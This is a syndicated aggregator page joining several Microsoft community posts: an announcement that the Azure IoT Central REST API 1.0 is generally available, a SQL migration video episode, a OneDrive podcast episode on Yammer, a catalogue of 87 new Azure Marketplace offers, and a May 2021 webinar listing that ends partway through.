Extend Azure IoT Central with the 1.0 REST APIs to build your production ready solution

This article is contributed. See the original author and article here.

IoT Central REST API goes GA!


Azure IoT Central REST API is now Generally Available and you can access it through the production 1.0 endpoint. IoT Central is an IoT application platform that reduces the burden and cost of developing, managing, and maintaining enterprise-grade IoT solutions. And with this latest API release, building a companion experience like a field technician application or a web-app to power your business workflows is easier than ever before.


Our solution builders can now leverage these APIs and the breadth of the IoT Central extensibility surface to develop production-ready solutions for their customers. Based on customer feedback, we have iterated on our API surface and made new investments to evolve the capabilities further. Using the v1.0 API, you can now:


  1. Manage API tokens that provide access to your application.

  2. Create and manage device templates in DTDLv2 format.

  3. Create, onboard, and manage devices within your application.

  4. Retrieve the set of user roles that are defined in your application.

  5. Add, update, and remove users within your application.


The feedback from our customers and partners in the public preview program has helped shaped our 1.0 release. The following set of changes have been introduced in our 1.0 release and we encourage everyone to adapt to this version in their client applications.


  1. Support for DTDLv1 based device templates has now been deprecated. All new device templates exported and imported via the 1.0 API surface will be in DTDLv2 format.

  2. We are deprecating management of Applications from our IoT Central API surface. Please use our Azure SDK to manage the IoT Central application instances.

  3. A few routes to manage entities including legacy data exports, device groups and jobs will not be in the 1.0 API surface for this first release.


Take a look at our IoT Central REST API Sample Companion Application on GitHub to get started on your journey with IoT Central. You can leverage the existing samples here to learn more about how to authenticate and authorize to use the Azure IoT Central REST APIs, query data from IoT Central, among other things.


Coming soon to our API surface, first through preview and then to our GA branch, is a series of capabilities that will further enhance your device management and data capture experiences. These features include but are not limited to:


  1. Ability to programmatically create and manage job instances within your IoT Central application allowing you to manage your connected devices at scale. Jobs let you do bulk updates to device and cloud properties and run commands.

  2. A seamless way to configure our recently announced data export pipeline to route your valuable IoT insights into your business workflows.

  3. A query API enabling you to programmatically access data from within your IoT Central application and power your companion experiences built with IoT Central.


We are committed to continuously improving and adding new capabilities to our IoT Central API surface. If you have any feedback, suggestions, or questions, let us know on our Microsoft Q&A or on Stack Overflow or email us at iotcentralapihelp@microsoft.com.  


We can’t wait to see what you’ll build with the IoT Central APIs!


Migrating to SQL: Cloud Migration Strategies and Phases in Migration Journey (Ep. 1) | Data Exposed

This article is contributed. See the original author and article here.

Understand the various cloud migration drivers, migration strategies, and various phases in the migration journey in this episode of Data Exposed with Venkata Raj Pochiraju. He’ll also introduce various database migration tools and services that Microsoft builds to help you in the migration journey.


Watch on Data Exposed


Resources:


View/share our latest episodes on Channel 9 and YouTube!


Sync Up – a OneDrive podcast : Episode 20, “Staying connected with Yammer”

Sync Up – a OneDrive podcast : Episode 20, “Staying connected with Yammer”

This article is contributed. See the original author and article here.

Sync Up is your monthly podcast hosted by the OneDrive team taking you behind the scenes of OneDrive, shedding light on how OneDrive connects you to all your files in Microsoft 365 so you can share and work together from anywhere. You will hear from experts behind the design and development of OneDrive, as well as customers and Microsoft MVPs. Each episode will also give you news and announcements, special topics of discussion, and best practices for your OneDrive experience.


So, get your ears ready and Subscribe to Sync up podcast!


In this new world of hybrid work, Yammer offers employees a way to come together socially to share what’s going on in their lives, both inside and outside work. In episode 20, we learn more about Yammer and discuss how OneDrive supports tech engagement among your employees. Out guest is Michael Holste, Product Manager on the Microsoft 365 Product Marketing team responsible for employee engagement, including products like Yammer and Viva connections.


To learn more about this check out our latest blog – Connect your hybrid workforce with Yammer + OneDrive


Tune in! 


Meet your show hosts and guests for the episode:


sync20.PNG


Jason Moore is the Principal Group Program Manager for OneDrive and the Microsoft 365 files experience.  He loves files, folders, and metadata. Twitter: @jasmo 


Ankita Kirti is a Product Manager on the Microsoft 365 product marketing team responsible for OneDrive for Business. Twitter: @Ankita_Kirti21


Michael HolstePMM  Mike Holste is a Product Manager on the Microsoft 365 product marketing team responsible for Employee Engagement, including Yammer and Viva Connections. 


Twitter: @Mike_Holste


Quick links to the podcast


Links to resources mentioned in the show:


Be sure to visit our show page to hear all the episodes, access the show notes, and get bonus content. And stay connected to the OneDrive community blog where we’ll share more information per episode, guest insights, and take any questions from our listeners and OneDrive users. We, too, welcome your ideas for future episodes topics and segments. Keep the discussion going in comments below.


As you can see, we continue to evolve OneDrive as a place to access, share, and collaborate on all your files in Office 365, keeping them protected and readily accessible on all your devices, anywhere. We, at OneDrive, will shine a recurring light on the importance of you, the user.  We will continue working to make OneDrive and related apps more approachable. The OneDrive team wants you to unleash your creativity. And we will do this, together, one episode at a time.


Thanks for your time reading and listening to all things OneDrive,


Ankita Kirti – OneDrive | Microsoft


Azure Marketplace new offers – Volume 136

Azure Marketplace new offers – Volume 136

This article is contributed. See the original author and article here.


We continue to expand the Azure Marketplace ecosystem. For this volume, 87 new offers successfully met the onboarding criteria and went live. See details of the new offers below:


Applications


Abilis Data Rocket.png

Abilis Data Rocket: Abilis Data Rocket is an end-to-end data architecture solution that delivers scalable data ingestion, trusted stewardship, cloud-based warehousing, and on-demand visual analytics. Move quickly from data to insight to facilitate reaching your organizational goals.


Airtonomy for Wind.png

Airtonomy for Wind: Airtonomy offers a fully autonomous, drone-based solution to inspect wind turbines and other critical infrastructure. Leverage proactive, self-service damage detection to minimize maintenance costs and maximize business agility.


AML Compliance & Fraud Management.png

AML Compliance & Fraud Management: Alessa on Microsoft Azure provides the anti-money laundering (AML) capabilities that banks, money services businesses, fintechs, casinos, insurance, and other regulated industries need in one integrated platform.


ApiGo.png

ApiGo: Powered by Microsoft Azure, ApiGo enables you to quickly and securely share your financial services with fintechs while maintaining open banking regulations.


Azure Cognitive Search Japanese Enhancement Pack.png

Azure Cognitive Search Japanese Enhancement Pack: Acroquest Technology’s Japanese Enhancement pack for Microsoft Azure Cognitive Search helps improve operational efficiency by addressing Japanese-specific issues that arise when using Azure Cognitive Search in Japanese documents. This application is available only in Japanese.


BizPay Central.png

BizPay Central: BizPay Central is a Microsoft Azure-based cloud payroll platform for organizations of any size operating in Jamaica or the Cayman Islands. List multiple companies under one account, share reference data across all payrolls under the same company, and more.


bSeated.png

bSeated: bSeated is a search engine for meeting rooms for Microsoft Outlook. Empower your employees to quickly find the best available room with occupancy, tags, available devices, climate conditions, and other factors as searchable room properties.


CentOS Server 7.9.png

CentOS Server 7.9: Ntegral provides this preconfigured image of CentOS Server 7.9 optimized for production environments on Microsoft Azure. CentOS is a popular virtual machine platform for all workloads, including Node.js, web applications, and database platforms.


ClinicOne Vaccination Mangement.png

ClinicOne Vaccination Management: ClinicOne provides a one-stop healthcare and medical diagnostic platform on Microsoft Azure for precise patient treatment, seamless clinic operation, and secure electronic health record management.


Comprehensive Risk-Management System.png

Comprehensive Risk Management System: Available only in Spanish, bigDigit’s comprehensive risk management system on Microsoft Azure extends your organization’s ability to identify risks and facilitates cross-area collaboration for greater control.


Couchbase Cloud – Database-as-a-Service.png

Couchbase Cloud – Database as a Service: Couchbase Cloud is a fully managed NoSQL database as a service hosted on your Microsoft Azure virtual network. Benefit from the in-memory performance of popular key-value data stores, the flexibility of JSON-based document databases, the familiarity of SQL, and the scalability of Azure.


cytric Travel & Expense.png

cytric Travel & Expense: Hosted on Microsoft Azure, cytric Travel & Expense facilitates the management of your organization’s complete travel program – from trip planning and booking to expense management and reimbursement.


Deployment and Operation for the OSDU Platform.png

Deployment and Operation for the OSDU Platform: Cegal’s OSDU data platform as a service drives digital transformation by helping exploration and production industry players tear down information silos and centralize data from various applications, tools, and platforms in one centralized cloud solution.


Egnyte for Microsoft Teams.png

Egnyte for Microsoft Teams: Egnyte for Microsoft Teams enables you to access and share your Egnyte managed content directly in Teams. Take full advantage of Egnyte’s advanced content management capabilities without ever leaving the Teams interface.


FWI Connected Workplace.png

FWI Connected Workplace: FWI Connected Workplace helps offices create the future of the hybrid workplace with a data-driven space optimization, resource management, and IoT technology platform. Capabilities include space management, meeting room and desk booking, mobile wayfinding, contact tracing, and usage analytics.


Global IDs Solution for Glossary Management.png

Global IDs Solution for Glossary Management: Global IDs glossary management solution enables enterprises to catalog their data assets using a scalable, automated process. Document your data environment comprehensively and empower users to find business-critical data and metadata quickly.


Grytics for Communities.png

Grytics for Communities: Grytics for Communities is a Microsoft Azure-based platform for analyzing, understanding, and monitoring all your workplace communities, including Microsoft Teams and Yammer. Identify best practices, produce automated reports, and galvanize your retention strategy.


Home Agent.png

Home Agent: Genoa Performance’s Home Agent captures and analyzes all information related to employees working remotely. Available only in Portuguese, Home Agent delivers processed information through a Microsoft Power BI portal.


Icertis Supplier Relationship Management App.png

Icertis Supplier Relationship Management App: Ensure compliance, minimize risk, and provide a more holistic view of supplier relationships with Supplier Relationship Management on Microsoft Azure. Optimize and consolidate workflows across the supplier management, sourcing, and contracting processes; increase visibility; and more.


IIOT Remote Monitoring Solution.png

IIOT Remote Monitoring Solution: Monitor the health of remote industrial assets, detect anomalies, and predict potential degradation with Microland’s Remote Industrial Monitoring Solution, based on Microsoft Azure IoT.


IN-D Aadhaar Number Masking.png

IN-D Aadhaar Number Masking: IN-D’s Masking Solution helps you identify Aadhaar images (both front and back) and mask them with the click of a button. IN-D’s technology in up to 99 percent accurate and can seamlessly integrate with client applications via a set of secure APIs.


LTI Device Data Management.png

LTI Device Data Management: LTI Device Data Management is an accelerator solution that enables you to quickly onboard devices and sensors, define KPI dashboards, and monitor device health and connectivity status.


Matrikon Data Broker.png

Matrikon Data Broker: Matrikon Data Broker enables data connectivity to third-party shopfloor and field control automation components via Microsoft Azure IoT Hub. Matrikon Data Broker provides a secure, centralized access point, and it can be used directly with Azure IoT Hub or as a standalone application.


MidVision RapidDeploy for VN Appliance 10.0.png

MidVision RapidDeploy for VN Appliance 10.0: MidVision offers this virtual machine image with RapidDeploy 5.0 and IBM DataPower Gateway 10.0 installed on Red Hat Enterprise Linux. Easily and quickly deploy, roll back, and redeploy application and configuration changes to your stack environment, OS, or other software or configurations on the VM.


MySQL on Ubuntu 20.04 LTS.png

MySQL on Ubuntu 20.04 LTS: Ntegral provides this preconfigured image of MySQL on Ubuntu 20.04 LTS. MySQL is a popular open-source relational database management system targeted for enterprise-scale applications on Microsoft Azure.


Narecom AI.png

Narecom AI – Machine learning AI that starts without the need for expertise: Narecom AI is a SaaS solution that allows you to start AI intuitively and easily without requiring knowledge of specialized programming technology. Simply upload data to build machine learning predictive models automatically.


Nevis Authentication Cloud.png

Nevis Authentication Cloud: Do you want to give your customers secure, simple, and passwordless access to your digital offers? The Nevis Authentication Cloud is a FIDO-certified solution that expands your infrastructure with passwordless authentication and transaction signatures.


N-Genius Online.png

N-Genius Online: N-Genius Online facilitates digital payment acceptance across the Middle East and Africa with a flexible, powerful online payment gateway solution emphasizing mobile acceptance, ease of integration, and uncomplicated user experiences.


Olive Data Ingestion Framework.png

Olive Data Ingestion Framework: Olive Data Ingestion Framework connects to any source to speed up data ingestion and transfer. The cloud-agnostic platform can be deployed with a minimal resource footprint and features a user-friendly web interface.


PDCApp.png

PDCApp: Based on the plan–do–check–act (PDCA) cycle and available only in Brazilian Portuguese, PDCApp boosts your teams’ connectivity and drives digital transformation across your organization. Organize, analyze, and monitor goals and KPIs; evaluate employee performance; and more with PDCApp.


PostgreSQL on Ubuntu 20.04 LTS.png

PostgreSQL on Ubuntu 20.04 LTS: This preconfigured image from Ntegral provides PostgreSQL on Ubuntu 20.04 LTS. PostgreSQL is a relational database management system targeted for enterprise-scale applications on Microsoft Azure.


PRISM.png

PRISM: PRISM is a dynamic asset-management analytics service driven by Microsoft Power BI. It takes information from numerous data sources, including Snow Inventory, Snow License Manager, and in-house systems, and delivers detailed dashboards that are relevant to your organization’s needs.


RPS .NET Java App Data Protection in Dev Test.png

RPS .NET/Java App Data Protection in Dev/Test: Protect the confidential data sets of your .NET and Java applications in development/test environments with REGDATA’s RPS integration components and RPS protection server. Transform confidential data into anonymized or pseudonymized values for application testers and developers.


RPS .NET Java App Data Protection in Production.png

RPS .NET/Java App Data Protection in Production: Protect the confidential data sets of your .NET and Java applications in production environments with REGDATA’s RPS integration components and RPS protection server. Capture and transform confidential data into encrypted, tokenized, or pseudonymized values.


RPS for CRM Dynamics Application Data Protection.png

RPS for CRM Dynamics Application Data Protection: Protect the confidential data in your Microsoft Dynamics 365 production environment with REGDATA’s RPS integration components and RPS protection server. Capture and transform confidential data into encrypted, tokenized, or pseudonymized values.


RPS for Databases Protection in Production.png

RPS for Databases Protection in Production: Protect confidential databases (SQL or NoSQL) in production environments with REGDATA’s RPS integration components and RPS protection server. Capture and transform confidential data into encrypted, tokenized, or pseudonymized values.


Semantix Digital Onboarding.png

Semantix Digital Onboarding: Semantix Digital Onboarding provides AI-based identity validation throughout the customer journey. Leverage facial recognition to validate customer identity across digital channel interactions with a smart, consolidated, scalable platform.


Skeyetech.png

Skeyetech: Skeyetech from Azur Drones is a drone-in-a-box solution designed to enhance security and support operations over sensitive sites. Skeyetech integrates easily with existing security solutions and offers mobility, higher responsiveness, outstanding visual capabilities, thermal imaging, and more.


Solver Corporate Performance Management.png

Solver Corporate Performance Management: Fast, data-driven decision-making is a key driver of your organization’s success. Solver is a cloud-based reporting and planning solution that enables better-informed business decisions with greater speed. Automate financial reporting, consolidation, analysis, budgeting, and forecasting processes.


totemomail Email Encryption Gateway.png

totemomail Email Encryption Gateway: totemomail offers user-friendly encryption for your email communication. It encrypts emails with internal and external recipients and protects email communications with business applications and devices, such as scanners.


Transact Payments.png

Transact Payments: As a one-stop shop payment provider, Transact Payments helps reduce the complexity of day-to-day operations for campus staff by delivering centralized payments, simplified reconciliation, and quick distribution of funds.


TransformPlus for Reverse Engineering Legacy Apps.png

TransformPlus for Reverse Engineering Legacy Apps: TCS MasterCraft TransformPlus enables the modernization of legacy applications by deciphering their functional and technical aspects to help organizations plan, strategize, and execute modernization.


Traydstream.png

Traydstream: The Traydstream platform leverages machine learning to check more than 250,000 rule permutations against an underlying transaction, dramatically reducing the time to complete checks on the dozens of documents every transaction generates.


Txture Cloud Tranformation Platform.png

Txture Cloud Transformation Platform: Txture Cloud Transformation helps cloud consulting professionals cut costs, reduce risk, and speed up cloud migrations by automating assessment and 6R decisions, comparing cloud target architectures, and automating migration wave planning.


Uptake PM Strategy Explorer.png

Uptake PM Strategy Explorer: Uptake PM Strategy Explorer delivers best-practice preventative maintenance strategies with recommended task frequency based on your organization’s equipment operating context. Easily explore, purchase, and download strategies from a comprehensive library of industrial equipment failure data.


Waaila.png

Waaila: Designed for seasoned analysts, marketing specialists, and anyone in between, Waaila on Microsoft Azure is an AI-powered solution that automates data quality monitoring for web analytics.


Windows Server 2019 Small.png

Windows Server 2019 Small: Belinda provides this preconfigured, lightweight image of Windows Server 2019. This version of Windows Server 2019 is ideal for small businesses, which can use it as an application server, a dev-test environment, and more.


Zylinc Novus.png

Zylinc Novus: Built on Microsoft Azure and developed for businesses that deal with a high volume of inbound calls, Novus is a cloud-based communication platform that integrates with Microsoft Teams, Exchange Server, Azure Active Directory, and more to ensure optimized availability and reliability.


Consulting services


AI Strategy Workshop 5-Day Workshop.png

AI Strategy Workshop: 5-Day Workshop: Transform your business’s artificial intelligence ideas and concepts into an actionable roadmap and implementation plan with dataroots’ AI Strategy Workshop. Learn how Microsoft Azure can leverage your AI solutions and how Azure services contribute to establishing an efficient AI solution environment.


App Modernization Design 4-Week Assessment.png

App Modernization Design: 4-Week Assessment: Get the information you need to determine which business applications are good candidates for migration to Microsoft Azure. Deliverables include an architecture document and a roadmap detailing Zure’s suggested project plan and cost estimate.


Application Modernization 5-Day Assessment.png

Application Modernization: 5-Day Assessment: Codit’s Application Modernization assessment will help your organization design, build, and run an enterprise-grade Microsoft Azure PaaS architecture for the legacy application of your choice.


Azure Active Directory Health Check 2-Week Assessment.png

Azure Active Directory Health Check: 2-Week Assessment: ADD will assess your Active Directory and Microsoft Azure Active Directory environment, then provide recommendations for utilizing the tools and resources already available in your organization to increase security and keep your data safe.


Azure Data Pipelines 10-Day Implementation.png

Azure Data Pipelines: 10-Day Implementation: Emumba will identify a single dataset that can be batch ingested, transformed, and stored in an enterprise-quality data analytics platform, enabling you to perform analytics, build predictive AI/ML algorithms, and facilitate better business decisions.


Azure Migration - 2-Week Assessment.png

Azure Migration – 2-Week Assessment: CTGlobal will help you define, assess, and document your cloud journey based on your organization’s needs. This assessment includes bringing your Microsoft Azure environment to a governed state to ensure you can enforce or audit applicable laws, regulations, and internal policies.


Azure Sentinel Accelerate 10-Day Implementation.png

Azure Sentinel Accelerate: 10-Day Implementation: Akari Solutions’ pilot deployment of Microsoft Azure Sentinel helps customers explore and evaluate Azure services and technologies with a focus on security. This offer includes scoping, planning, and executing a pilot or proof of concept for Azure Sentinel.


Azure Sentinel Proof of Concept.png

Azure Sentinel Proof of Concept: In this proof of concept, ProActive will review your infrastructure and datacenter platform before connecting your relevant data sources to Microsoft Azure Sentinel. Enable data monitoring, visualization, and analysis to drive informed decision-making across your organization.


Azure Synapse - 2-Hour Briefing.png

Azure Synapse – 2-Hour Briefing: Learn how Microsoft Azure Synapse Analytics helps businesses transform data into actionable insights in Bridgeall’s free briefing. Deliverables include an outline of a proposed implementation project and clearly defined next steps.


Azure Well-Architected Review 1-Week Assessment.png

Azure Well-Architected Review: 1-Week Assessment: Learn about the five pillars of Microsoft’s Azure Well-Architected Framework in Knowits’s one-week assessment. The Azure Well-Architected Framework features best practices to help customers build secure, high-performing, and resilient Microsoft Azure infrastructure for their applications.


BUI Managed Windows Virtual Desktop in Azure.png

BUI Managed Windows Virtual Desktop in Azure:


BUI provides proactive monitoring, incident management, and change and patch management for your Windows Virtual Desktop environment on Microsoft Azure. Leverage performance, security, cost, and compliance monitoring with regular feedback sessions and best-practice recommendations.


Build Teams-based Smart Workplaces.png

Build Teams-based Smart Workplaces: SJUSHIN provides consulting, environment configuration, hardware installation and monitoring, and ongoing management of a Microsoft Teams-based meeting room environment in your organization. This service is available only in Korean.


Cloud Cost Optimisation - 2-Week Assessment.png

Cloud Cost Optimization – 2-Week Assessment: Optimize Microsoft Azure costs and maximize ROI across your hybrid cloud environments with Communications Design & Management’s Cloud Cost Optimization assessment. De-allocate virtual machines when they’re not in use, configure Azure Automation to automate repetitive tasks, and more.


Cloud Security Assessment 2-Week Assessment.png

Cloud Security Assessment: 2-Week Assessment: The Logicalis Production Ready Cloud Platform Cloud Security Assessment provides a rapid analysis of an existing Microsoft Azure environment compared against best practices for security, performance, agility, scale, and cost.


CMMC Compliance with Azure 4 Week Implementation.png

CMMC Compliance with Azure: 4 Week Implementation: Insight’s Cybersecurity Maturity Model Certification (CMMC) services implementation helps clients use Microsoft Azure to meet the Department of Defense’s security and compliance standards. Achieve a mature security environment as defined by the DoD with speed and simplicity.


Credit Scoring (CSaaS) 3-Week Proof of Concept.png

Credit Scoring (CSaaS): 3-Week Proof of Concept: E-Level Cloud Services offers this three-week credit scoring as a service proof of concept. Manage your default risk with a precise estimation on the default probability of each client via Microsoft Azure Machine Learning.


Data Discovery as a Service 1-Week Assessment.png

Data Discovery as a Service: 1-Week Assessment: Data Discovery as a Service from Apption Corporation empowers users to improve their data use by analyzing and understanding the personally identifiable information and data quality risk of Microsoft Azure data assets and other data assets.


Data Literacy 1-Day Workshop.png

Data Literacy: 1-Day Workshop: VIQTOR DAVIS’s Data Literacy workshop explains how everyone in your organization can benefit from a good foundational understanding of what data is and why it’s important, its impacts on automation, and how to take advantage of Microsoft Azure data services.


Data Platform Modernization 10-Week Proof of Concept.png

Data Platform Modernization: 10-Week Proof of Concept: Applied Information Sciences’ Data Platform Modernization engagement provides a path to enable safe and secure access to data sets, empowering business users to unlock the next big opportunities for their organization on Microsoft Azure.


DevOps Modernization 4-Week Assessment.png

DevOps Modernization: 4-Week Assessment: Over the course of four weeks, Zure’s DevOps experts will gather information on your current and desired state of DevOps practices, processes, tooling, environment, and culture, then provide you with an actionable roadmap to boost DevOps across your organization.


Disaster Recovery as a Service - 2-Hour Workshop.png

Disaster Recovery as a Service – 2-Hour Workshop: Learn how to protect your applications and data from disasters and service disruptions by enabling a full recovery on Microsoft Azure in Brainscale’s free Disaster Recovery as a Service workshop.


Half-Day Defensive Coding Workshop.png

Half-Day Defensive Coding Workshop: In this free workshop from Magenium Solutions, you will learn the basics of defensive coding to help avoid common security defects. Topics include defensive coding techniques, fundamentals of build validation, writing tests for your code, and designing to enhance security models.


Informatica on Azure - 1-Hour Assessment.png

Informatica on Azure – 1-Hour Assessment: Utilizing a predefined architecture, Agile Solutions’ consultants will demonstrate how Informatica products can accelerate the migration of data into a strategic Microsoft Azure-based data hub using Azure SQL Database, Azure Data Lake Storage Gen2, and reporting via Microsoft Power BI.


Integrate RosettaNet Standards with Azure.png

Integrate RosettaNet Standards with Azure: TwoConnect’s proof of concept covers how to take your supply chain logistics applications to the next level with Microsoft Azure. Learn how your business can benefit from consolidating RosettaNet messaging and standards with Azure services.


Kubl Kubernetes - 4-Week Implementation.png

Kublr Kubernetes – 4-Week Implementation: Eastbanc Technologies provides managed Kubernetes services ranging from consulting to microservices development and Kubernetes infrastructure management. Centrally deploy, run, and manage Kubernetes clusters across your environments with a comprehensive container orchestration platform.


Machine Learning Ideation - 1-Day Workshop.png

Machine Learning Ideation – 1-Day Workshop: Want to start developing your AI and Microsoft Azure Machine Learning strategy but don’t know where to start? Verne Information Technology’s one-day workshop will help you understand the potential of AI and what kinds of problems it can solve for your business.


Managed Azure Subscription.png

Managed Azure Subscription: This offering from Dionar provides your organization with seamless Microsoft Azure management access control via Azure Lighthouse. Take advantage of a fully automated Azure platform, enterprise security via Azure Sentinel, and 24/7 management and incident response.


Migration Service 4-Week Implementation.png

Migration Service: 4-Week Implementation: The Logicalis Cloud Migration Service provides a proven approach for migrating your datacenter environment to Microsoft Azure. Logicalis will migrate environments on an application, database, server, or workload basis depending on your business requirements.


Mission Critical Azure.png

Mission Critical Azure: Wortell offers managed services for Microsoft Azure, including managing, monitoring, and deploying IaaS and PaaS resources using infrastructure as code/templates. Ensure your Azure environment remains secure and compliant.


Power & Utilities Gap-Fit Model 10-Week Assessment.png

Power & Utilities Gap-Fit Model: 10-Week Assessment: ADD’s 10-week gap-fit assessment for power and utilities companies helps facilitate digital transformation by implementing an integrated value chain powered by Microsoft Azure Analytics and tailored to customers’ business needs.


Retail & Wholesale Gap-Fit Model 10-Week Assessment.png

Retail & Wholesale Gap-Fit Model: 10-Week Assessment: ADD’s 10-week gap-fit assessment for retail and wholesale companies helps facilitate digital transformation by implementing an integrated value chain powered by Microsoft Azure Analytics and tailored to customers’ business needs.


SAP on Azure 1-Hour Briefing.png

SAP on Azure: 1-Hour Briefing: Learn about the business benefits of moving your SAP environment to Microsoft Azure in this free briefing from Edenhouse. Take the risk out of your cloud journey and drive digital transformation across your organization with Edenhouse and Azure.


Space Azure Lighthouse.png

Space Azure Lighthouse: Space Hellas offers a fully managed service for your mission-critical Microsoft Azure environment, providing easy Azure access control via Azure Lighthouse for customers with EA or CSP subscriptions on Azure.


Space Managed Arc Services.png

Space Managed Arc Services: Space Hellas offers a fully managed service for your mission-critical Microsoft Azure environment, providing easy Azure access control via Azure Lighthouse and Azure Arc for customers with EA or CSP subscriptions on Azure.


The Assurance Cloud Service.png

The Assurance Cloud Service: The Assurance Cloud Service provides end-to-end performance, fault, and service quality management, supporting AI/ML-driven closed-loop assurance for hybrid, physical, and virtualized networks across all domains in a SaaS model.


Windows Virtual Desktop for CMMC 2-Week Implementation.png

Windows Virtual Desktop for CMMC: 2-Week Implementation: Companies supplying products or services to the Department of Defense must control sensitive data types, such as CUI/ITAR. Summit 7 will deploy a Windows Virtual Desktop solution on Microsoft Azure Government to meet CMMC Level 3 Standards in an isolated enclave.


Windows Virtual Desktop Jump-Start 5-Day Implementation.png

Windows Virtual Desktop Jump-Start: 5-Day Implementation: Conterra’s Windows Virtual Desktop Jump-Start engagement is designed to help customers quickly respond to crisis or emergency situations in which enabling remote work to keep the business up and running is the top priority.


Windows Virtual Desktop 4-Week Implementation.png

Windows Virtual Desktop: 4-Week Implementation: Empower your employees to reach your workplace from anywhere while maintaining security with Svenska Coegi’s four-week Windows Virtual Desktop implementation. This service is available only in Swedish.


Your State-of-the-Art Analytics Platform 8-Week Proof of Concept.png

Your State-of-the-Art Analytics Platform: 8-Week Proof of Concept: This eight-week engagement from pmOne facilitates the rapid development of AI solutions from prototype to business process integrated machine learning models. Integrate, prepare, and store data from disparate sources in Microsoft Azure Data Lake to boost AI development.


May Webinars and Remote Work Resources

This article is contributed. See the original author and article here.

May 2021 Edition Sections:


  • Highlighted Events

  • Microsoft Teams – IT Admins & Planning

  • Microsoft Teams – End Users & Champions

  • Security & Compliance

  • Device Management

  • Blogs & Articles of Interest


Highlighted 


Upcoming Events


  • Live Panel: A Greener Public Service Through Tech


    Join us as Dr. Julia Glidden, Microsoft’s Corporate Vice President for Worldwide Public Sector launches Microsoft’s Public Sector Center of Expertise with a live webinar, featuring a panel of experts who will discuss how public servants around the world are leveraging technology to create greener governments and societies. Register now.


  • PowerApps PowerAppathon : USA and Canada


    The PowerAppathon Lab is a free, full-day event which provides a hands-on introduction to the Power Platform. For this special edition, we will be looking at the challenges, opportunities and use cases of Power Apps within the court system. Delegates are invited to join Microsoft and Pythagoras to learn how they can transform paper-based and inefficient processes by quickly creating purpose-built business applications. Where time zones allow, other countries and regions are welcome to join! Register now.


  • CityAge: Data-Driven Investments


    Join Jeremy M. Goldberg, Microsoft Worldwide Director of Critical Infrastructure and former Interim-CIO at the State of New York to discuss how city leaders can better use data to make the right infrastructure investments to build healthier, more liveable and resilient cities for the future. Register now.


Go further with Microsoft Lists


Learn all you can do with Microsoft Lists – your smart information tracking app in Microsoft 365. See how Lists evolve from SharePoint lists to empower individuals and teams to create, share and track information – including innovation in Microsoft Teams, information side-by-side your team conversations. We will teach you how to use and create views, configure conditional formatting, adjust forms and more. Plus, we will highlight extending lists with the integrated Power Platform and answer all frequently, or infrequently, asked questions. Get ready to become a Microsoft Lists pro, for free!


Microsoft Teams – IT Admins & Planning


Microsoft Teams: Plan your upgrade (Start here!)


Discover everything you need to facilitate a successful upgrade to Teams. By the end of this workshop, participants will be able to: (1) Understand why a formal plan is crucial for upgrade success, (2) Identify the steps to the upgrade success framework, (3) Recognize common attributes of successful customers, and (4) Create and implement their own upgrade plan. The audience for this session is All (Business Sponsors, IT Admins, User Readiness/Change Manager, Project Lead).


Microsoft 365 Virtual Training Day: Enable Remote Work with Microsoft Teams


To be productive in a remote environment, your employees need to be able to safely collaborate from anywhere. Microsoft 365 Virtual Training Day: Enabling Remote Work with Microsoft Teams helps you provide a remote workforce with the tools, resources and solutions they need to stay connected and productive. Join us to learn how to get the most out of Microsoft Teams online meetings, calling, video and chat, and empower your workforce to work from any location on any device. During this two-part training event, you will explore how to: (1) Enable your people to meet and collaborate from home, (2) Make productivity applications available on any device, and (3) Deliver the best remote user experience.


Teams Chalk Talk: Get to Teams – Zero to Production


Microsoft Teams can help your employees stay connected and collaborate with each other, especially in the current unprecedented time where remote work is a reality of employees around the world. Being able to chat, do video meetings and collaborate on Office documents within Teams can help companies stay productive. Whether you are a small business, a non-profit or a large organization, you can get started with Teams within Microsoft 365 or Office 365 suite – even before deploying any other Office app or service. Join Microsoft Teams experts as we review Teams implementation for collaboration, chat and meetings. We’ll share key configurations, considerations, best practices, and resources to get your users up and running quickly. After this session, you will be able to: (1) Recognize key success factors for technical and user readiness, (2) Identify pre-requisites and tenant setup for your environment, (3) Install the Teams clients appropriate for your organization, (4) Configure policies that enable your preferred user experiences, and (5) Leverage collaboration features to enhance remote work scenarios.


Customer Immersion Experience: Integrate Your Business into Microsoft Teams


The workforce relies on Microsoft Teams to chat, meet, and collaborate. But that’s just the beginning. Microsoft Teams can bring the applications and tools you’re already using, into one universal hub your workforce needs to get things done. During this interactive session, you will explore how to: (1) Integrate ready-to-use apps into the Teams experience, (2) Maintain control over which apps are accessible for your organization, (3) Create an App that embeds modern SharePoint pages in Teams using App Studio, (4) Manage permission and set up policies through the Admin Center, and (5) Scale business critical apps to your organization. Each session is limited to 15 participants, reserve your seat now.


Teams Chalk Talk: Energize your Live Events with Microsoft Teams


This 1-hour session will provide an opportunity to learn practical guidance about conducting engaging and energizing large, online virtual events using Microsoft Teams. This session is designed for anyone wishing to organize, produce or speak at a large, virtual event and is open to anyone. During this session, you will: (1) Understand best practices to ensure your large, online virtual event is successful using Microsoft Teams or Teams Live Events, (2) Gain practical, technical production knowledge to ensure your event is engaging, (3) Understand the Attendee experience, (4) Learn before-during-after tactics to build & continue your large, online event momentum with Webinar features, and (5) Leverage and understand step by step virtual event resources as found at aka.ms/virtualeventplaybook.


Teams Chalk Talk: Taking charge of AV quality experiences


Are you looking to ensure users have optimal experiences with meetings and voice capabilities in Teams? During this session, we’ll discuss tools, reporting and best practices to help you manage service quality — from establishing a proactive  strategy to resolving common quality issues as they arise. We’ll build upon best practices from Teams experts and make it real with examples of common scenarios that may arise as your organization embraces meetings and voice capabilities in Teams. Join us for an expert-led workshop for guidance on key resources and actionable insights to manage audio and video quality with Microsoft Teams. Your users will thank you for it! After this session, you will be able to: (1) Define key service metrics and user experience factors for quality, (2) Recognize concepts and metrics in core tools and resources that help you assess usage and quality, (3) Identify key indicators of poor experience in common scenarios and relevant actions to address, and (4) Establish a proactive quality management strategy to ensure optimal user experience.


Teams Chalk Talk: So…you want to make calls with Microsoft Teams?


Are you ready to add PSTN calling capabilities to Microsoft Teams? Join Microsoft Teams Engineering subject-matter-experts as they demystify the options for adding PSTN calling to Teams, provide you with best practices for configuring calling options and show you how to monitor call quality. After this session, you will be able to: (1) Understand the history of voice services in Microsoft products, (2) Identify what calling options in Microsoft Teams are right for you, (3) Configure your calling options in the Teams admin portal, and (4) Monitor and use call quality tools in Teams.


Teams Chalk Talk: Apps in Teams Fundamentals


